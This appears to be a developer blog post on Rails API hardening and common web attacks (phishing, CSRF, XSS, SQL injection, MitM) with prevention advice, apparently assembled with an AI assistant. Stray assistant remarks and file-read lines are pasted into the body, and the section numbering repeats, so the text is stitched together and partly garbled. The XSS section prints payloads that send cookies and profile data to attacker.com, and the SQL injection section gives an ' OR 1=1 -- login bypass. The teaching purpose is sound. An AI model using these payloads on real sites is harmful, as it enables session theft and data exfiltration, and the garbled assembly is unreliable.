Tip: Tailor your CSP to your front-end needs; overly broad CSPs defeat the purpose.

๐Ÿ‘€ 11. CSRF Protection (Session-Based APIs)

When cookies are used

APIs are usually token-based, but if you mix in sessions:

class ApplicationController < ActionController::Base
  protect_from_forgery with: :null_session
end

  • Disables raising an exception for API requests, instead resets the session.
  • Ensures malicious forged requests donโ€™t carry your userโ€™s cookies.

๐Ÿงช 12. Security Testing & CI Integration

Automate your checks

  • RSpec / Minitest: write request specs to cover auth/authorization failures.
  • Brakeman: static analysis tool spotting Rails vulnerabilities.
  • Bundler Audit: checks for known vulnerable gem versions.
Example RSpec test
require 'rails_helper'

RSpec.describe 'Posts API', type: :request do
  it 'rejects unauthenticated access' do
    get '/api/posts'
    expect(response).to have_http_status(:unauthorized)
  end
end

CI Tip: Fail your build if Brakeman warnings exceed zero, or if bundle audit finds CVEs.

๐Ÿชต 12. Log Responsibly

Don’t log sensitive data (passwords, tokens, etc.)

# config/initializers/filter_parameter_logging.rb
Rails.application.config.filter_parameters += [:password, :token, :authorization]

๐Ÿ Conclusion

By combining transport security (HTTPS), stateless authentication (JWT), policy-driven authorization (Pundit), parameter safety, rate limiting, controlled data rendering, hardened headers, and continuous testing, you build a defense-in-depth Rails API. Each layer reduces the attack surfaceโ€”together, they help ensure your application remains robust against evolving threats.


Happy Rails Security Setup!  ๐Ÿš€

๐Ÿ›ก๏ธ Essential Web Security Attacks Every Developer Must Know

Web security is a critical concern for every developer. Understanding the various types of attacks and how to defend against them is essential for building secure applications and protecting users. In this post, we’ll explore some of the most common web security attacks, their types, real-world examples, and best practices to mitigate them. We’ll also touch on related security concepts like firewalls, VPNs, and proxy servers.


๐ŸŽฃ 1. Phishing Attacks


Phishing is a social engineering attack where attackers trick users into revealing sensitive information (like passwords or credit card numbers) by pretending to be a trustworthy entity.

๐Ÿงฉ Types of Phishing Attacks

  • ๐Ÿ“ง Email Phishing: Fake emails that appear to come from legitimate sources, often containing malicious links or attachments.
    Example: An email that looks like it’s from your bank, asking you to “verify your account” by clicking a link that leads to a fake login page.
  • ๐ŸŽฏ Spear Phishing: Targeted phishing aimed at specific individuals or organizations, often using personal information to appear more convincing.
    Example: An attacker sends a personalized email to a company executive, referencing a recent business deal.
  • ๐Ÿ‹ Whaling: Phishing attacks targeting high-profile individuals (e.g., executives).
    Example: A CEO receives a fake subpoena email that appears to be from a government agency.
  • ๐Ÿ“ฑ Smishing & Vishing: Phishing via SMS (smishing) or voice calls (vishing).
    Example: A text message claims you’ve won a prize and asks you to click a link or call a number.

๐Ÿ›ก๏ธ Prevention:

  • Educate users about suspicious emails and links.
  • Implement email filtering and anti-phishing tools.
  • Use multi-factor authentication (MFA).
  • Never click on suspicious links or download attachments from unknown sources.
  • Always verify the sender’s email address and check for subtle misspellings.

๐ŸŒ 2. Pharming


Pharming redirects users from legitimate websites to fraudulent ones, often by exploiting DNS vulnerabilities or compromising local hosts files.

Example:
A user types in their bank’s URL, but due to a compromised DNS server, they are redirected to a fake site that looks identical to the real one. When they log in, their credentials are stolen.

๐Ÿ›ก๏ธ Prevention:

  • Use DNSSEC to secure DNS infrastructure.
    DNSSEC stands for Domain Name System Security Extensions. It’s a set of cryptographic protocols used to authenticate data exchanged in the Domain Name System (DNS). Essentially, it adds a layer of security to DNS by verifying that the responses received are legitimate and haven’t been tampered with.
  • Keep systems and antivirus software updated.
  • Educate users to check URLs and use HTTPS.
  • Monitor DNS records for unauthorized changes.
  • Use browser plugins that warn about suspicious sites.

๐Ÿ’ฃ 3. Ransomware



Ransomware is malware that encrypts a user’s data and demands payment for decryption. While more common on desktops, web applications can be vectors for ransomware through malicious file uploads or vulnerabilities.

Example:
A user uploads a seemingly harmless file to a web app. The file contains ransomware that exploits a vulnerability, encrypting the server’s data and displaying a ransom note.

๐Ÿ›ก๏ธ Prevention:

  • Regularly back up data and store backups offline.
  • Keep software and dependencies updated.
  • Use strong endpoint protection and web application firewalls.
  • Restrict file upload types and scan uploads for malware.
  • Educate users not to download or open suspicious files.

๐Ÿ”„ 4. Cross-Site Request Forgery (CSRF)


CSRF tricks authenticated users into submitting unwanted actions on a web application in which they’re logged in, without their consent.

Example:
A logged-in user visits a malicious website. The site contains a hidden form that submits a request to transfer money from the user’s bank account, using their active session.

๐Ÿ›ก๏ธ Prevention:

  • Use anti-CSRF tokens in forms (Rails, Django, and other frameworks provide built-in support).
  • Implement same-site cookies to restrict cross-origin requests.
  • Require re-authentication for sensitive actions.
  • Set the Referer header and validate it on the server.

I’ll add the XSS (Cross-Site Scripting) attack to your blog post. This is indeed a crucial web security attack that was missing. Let me add it in the appropriate section.
Now I need to update the numbering for all subsequent attacks since we added XSS as #7:
Let me check the current state of the file after my edit:
Read file: /Users/abhilash/cursor-blog-posts/web-security-attacks.md
I see there are still some numbering issues. Let me fix the MitM attack section:
Perfect! I’ve successfully added XSS (Cross-Site Scripting) to your web security attacks blog post. Here’s the XSS section I added:

๐ŸŽฏ 5. Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, manipulate page content, or perform actions on behalf of the user.

๐Ÿงฉ Types of XSS Attacks

  • ๐Ÿ”„ Reflected XSS: Malicious script is reflected off a web server, typically through a URL parameter or form input.
  • Example: A search page displays user input without sanitization: <p>You searched for: <script>alert('XSS')</script></p>
  • ๐Ÿ’พ Stored XSS: Malicious script is permanently stored on the target server (e.g., in a database, comment system).
  • Example: A user posts a comment containing <script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>
  • ๐Ÿ–ฅ๏ธ DOM-based XSS: The vulnerability exists in client-side code where JavaScript modifies the DOM environment.
  • Example: document.getElementById('welcome').innerHTML = 'Hello ' + location.hash.substring(1);

Example Attack:

<!-- Vulnerable comment display -->
<div class="comment">
  <%= raw comment.content %>  <!-- Rails: dangerous! -->
</div>

<!-- Malicious comment content -->
<script>
  fetch('/api/user/profile', {
    credentials: 'include'
  }).then(r => r.json()).then(data => {
    fetch('https://attacker.com/steal', {
      method: 'POST',
      body: JSON.stringify(data)
    });
  });
</script>

๐Ÿ›ก๏ธ Solution: Preventing XSS

๐Ÿšจ Vulnerable code (Rails):

<%= raw user_input %>
<!-- or -->
<%= user_input.html_safe %>

โœ… Secure code:

<%= user_input %>  <!-- Automatically escaped -->
<!-- or for intentional HTML -->
<%= sanitize(user_input, tags: %w[b i em strong]) %>

๐Ÿ›ก๏ธ Prevention:

  • Always escape/encode user input before displaying it.
  • Use Content Security Policy (CSP) headers to restrict script execution.
  • Validate and sanitize all user inputs on both client and server sides.
  • Use template engines that auto-escape by default.
  • Implement proper output encoding based on context (HTML, JavaScript, CSS, URL).
  • Never use innerHTML with user-controlled data; use textContent instead.

XSS is indeed a critical attack vector that every web developer should understand, as it’s one of the most common vulnerabilities found in web applications and can lead to serious security breaches including session hijacking, credential theft, and unauthorized actions on behalf of users.



๐Ÿ•ต๏ธโ€โ™‚๏ธ 6. Session Hijacking


Session hijacking occurs when an attacker steals a user’s session token, allowing them to impersonate the user.

Example:
An attacker uses a packet sniffer on an unsecured Wi-Fi network to capture session cookies, then uses them to access the victim’s account.

๐Ÿ›ก๏ธ Prevention:

  • Use secure, HTTP-only, and same-site cookies.
  • Implement session expiration and regeneration after login.
  • Use HTTPS to encrypt all traffic.
  • Monitor for unusual session activity and force logout on suspicious behavior.

๐Ÿ’‰ 7. SQL Injection

SQL Injection allows attackers to manipulate database queries by injecting malicious SQL code, potentially exposing or altering sensitive data.

Example:
A login form is vulnerable:

User.where("email = '#{params[:email]}' AND password = '#{params[:password]}'")

An attacker enters ' OR 1=1 -- as the email, bypassing authentication.

๐Ÿ›ก๏ธ Solution: Preventing SQL Injection in Ruby on Rails

๐Ÿšจ Vulnerable code:

User.where("email = '#{params[:email]}'")

โœ… Secure code (using parameterized queries):

User.where(email: params[:email])

Rails’ ActiveRecord automatically parameterizes queries when using hash syntax, preventing SQL injection.

๐Ÿ›ก๏ธ Prevention:

  • Always use parameterized queries or ORM methods.
  • Validate and sanitize user input.
  • Limit database permissions for the application user.
  • Regularly test your application with automated security scanners.


๐ŸŽญ 8. Masquerade Attacks


In a masquerade attack, an attacker pretends to be an authorized user to gain access to resources.

Example:
An attacker obtains a user’s credentials through phishing and logs in as that user, accessing sensitive data or performing unauthorized actions.

๐Ÿ›ก๏ธ Prevention:

  • Implement strong authentication (MFA, biometrics).
  • Use role-based access control (RBAC) and least privilege principles.
  • Monitor for unusual login patterns and alert on suspicious activity.
  • Log and audit all access to sensitive resources.

Hereโ€™s how Iโ€™ll update your blog post:

  1. Add new sections for:
  • Man-in-the-Middle (MitM) Attack
  • Password Attacks
  • Honeypots (as a security concept, not an attack, but will clarify)
  • Common Cyber Attacks on Companies (including APT, Denial of Service, etc.)

Below is the content Iโ€™ll add to your blog, and Iโ€™ll also update the file accordingly.

๐Ÿ•ต๏ธ 9. Man-in-the-Middle (MitM) Attack

A Man-in-the-Middle attack occurs when an attacker secretly intercepts and possibly alters the communication between two parties who believe they are directly communicating with each other.

Example:
An attacker on a public Wi-Fi network intercepts data sent between a user and a banking website, potentially stealing login credentials.

๐Ÿ›ก๏ธ Prevention:

  • Always use HTTPS/TLS for secure communication.
  • Avoid using public Wi-Fi for sensitive transactions.
  • Implement certificate pinning in mobile and web apps.
  • Educate users about the risks of unsecured networks.

๐Ÿ”‘ 10. Password Attacks

Password attacks involve attempts to obtain or guess a user’s password using various techniques.

๐Ÿงฉ Types of Password Attacks

  • Brute Force Attack: Systematically trying all possible password combinations.
  • Dictionary Attack: Trying common words and phrases as passwords.
  • Credential Stuffing: Using leaked username/password pairs from other breaches.
  • Keylogging: Capturing keystrokes to steal passwords.

๐Ÿ›ก๏ธ Prevention:

  • Enforce strong password policies and complexity requirements.
  • Implement account lockout after repeated failed attempts.
  • Use multi-factor authentication (MFA).
  • Monitor for suspicious login attempts.

๐Ÿฏ 11. Honeypots (Security Concept)

A honeypot is not an attack, but a security mechanism. It is a decoy system or resource set up to attract attackers and study their behavior.

Example:
A company deploys a fake database server to detect and analyze unauthorized access attempts.

๐Ÿ›ก๏ธ Usage:

  • Use honeypots to detect and analyze attack patterns.
  • Divert attackers away from real assets.
  • Gather intelligence to improve security posture.

๐Ÿข Common Cyber Attacks Targeting Companies

๐ŸŽฏ Advanced Persistent Threats (APT)

APTs are prolonged and targeted cyberattacks where attackers gain unauthorized access and remain undetected for an extended period, often to steal sensitive data.

๐ŸŒŠ Denial of Service (DoS) & Distributed Denial of Service (DDoS)

Attackers overwhelm a system, server, or network with traffic, rendering it unavailable to legitimate users.

๐Ÿฆ  Malware Attacks

Malicious software (viruses, worms, trojans) is used to disrupt, damage, or gain unauthorized access to systems.

๐Ÿ•ต๏ธ Insider Threats

Attacks or data leaks caused by employees or trusted individuals within the organization.

๐Ÿง‘โ€๐Ÿ’ป Supply Chain Attacks

Attackers compromise a third-party vendor to gain access to a target company’s systems.

๐Ÿ›ก๏ธ Prevention:

  • Implement layered security and monitoring.
  • Regularly update and patch systems.
  • Conduct employee security awareness training.
  • Vet third-party vendors and monitor supply chain risks.
  • Use DDoS protection services and incident response plans.

๐Ÿงฐ Related Security Concepts

๐Ÿ”ฅ Firewall


A firewall monitors and controls incoming and outgoing network traffic based on security rules. It acts as a barrier between trusted and untrusted networks.

Example:
A web application firewall (WAF) blocks SQL injection attempts before they reach your application.

๐Ÿ•ธ๏ธ VPN (Virtual Private Network


A VPN encrypts internet traffic and masks the user’s IP address, providing privacy and security, especially on public networks.

Example:
A developer uses a VPN to securely access company resources while working remotely from a coffee shop.

๐Ÿชž Proxy Server

A proxy server acts as an intermediary between users and the internet, providing anonymity, content filtering, and improved security.

Example:
A company uses a proxy server to block access to malicious websites and log employee internet usage.

Reverse – Proxy server


A reverse proxy is a server that sits between clients (like web browsers) and a web server, acting as an intermediary for all traffic. It receives requests from clients, potentially modifies them, then forwards them to the appropriate web server or application server. The reverse proxy then returns the server’s response to the client as if it originated from the proxy itself.

Key functions and benefits of a reverse proxy:
Load balancing:
Distributes client requests across multiple servers to prevent any single server from being overloaded.

Security:
Provides a layer of security by filtering requests, blocking malicious traffic, and hiding the true backend server architecture.

Caching:
Stores frequently accessed content locally, reducing server load and improving response times for clients.

SSL/TLS termination:
Decrypts secure connections (HTTPS) at the reverse proxy, reducing the load on the backend servers.

Content delivery optimization:
Improves performance by caching content and distributing it across multiple servers.

Public access point and DNS management:
Provides a single public-facing endpoint for accessing multiple backend servers.

In essence, a reverse proxy acts as a gateway, improving the security, performance, and reliability of web applications and services by handling client requests and directing them to the appropriate backend servers

๐Ÿ‘ฎ๐Ÿปโ€โ™‚๏ธ Web-security Vs ๐Ÿ‘จโ€โœˆ๏ธCyber Security

The terms web security and cyber security are related but have different scopes:

  • Web Security refers specifically to the protection of websites, web applications, and web services from attacks and vulnerabilities. It focuses on threats like XSS, CSRF, SQL injection, session hijacking, etc., that target web-based systems.
  • Cyber Security is a broader term that encompasses the protection of all digital systems, networks, devices, and data from cyber threats. This includes web security, but also covers areas like network security, endpoint security, cloud security, IoT security, and more.

Which is better?

  • If your content is focused on threats and defenses related to websites and web applications, web security is the more precise and appropriate term.
  • If you want to cover a wider range of digital threats (including but not limited to web), cyber security is the better, more comprehensive term.

๐Ÿ—๏ธ Best Practices for Web Developers

  • Keep all software and dependencies up to date.
  • Use HTTPS everywhere.
  • Implement least privilege access controls.
  • Regularly audit and test your application for vulnerabilities.
  • Educate users and team members about security threats.
  • Use security headers (Content Security Policy, X-Frame-Options, etc.).
  • Monitor logs and set up alerts for suspicious activity.
  • Back up data regularly and test your recovery process.

๐Ÿ”’ Conclusion:
Web security is an ongoing process. By understanding these attacks and implementing robust security measures, developers can significantly reduce the risk of breaches and protect their users.


Get ready to Defend your system. Enjoy Security! ๐Ÿš€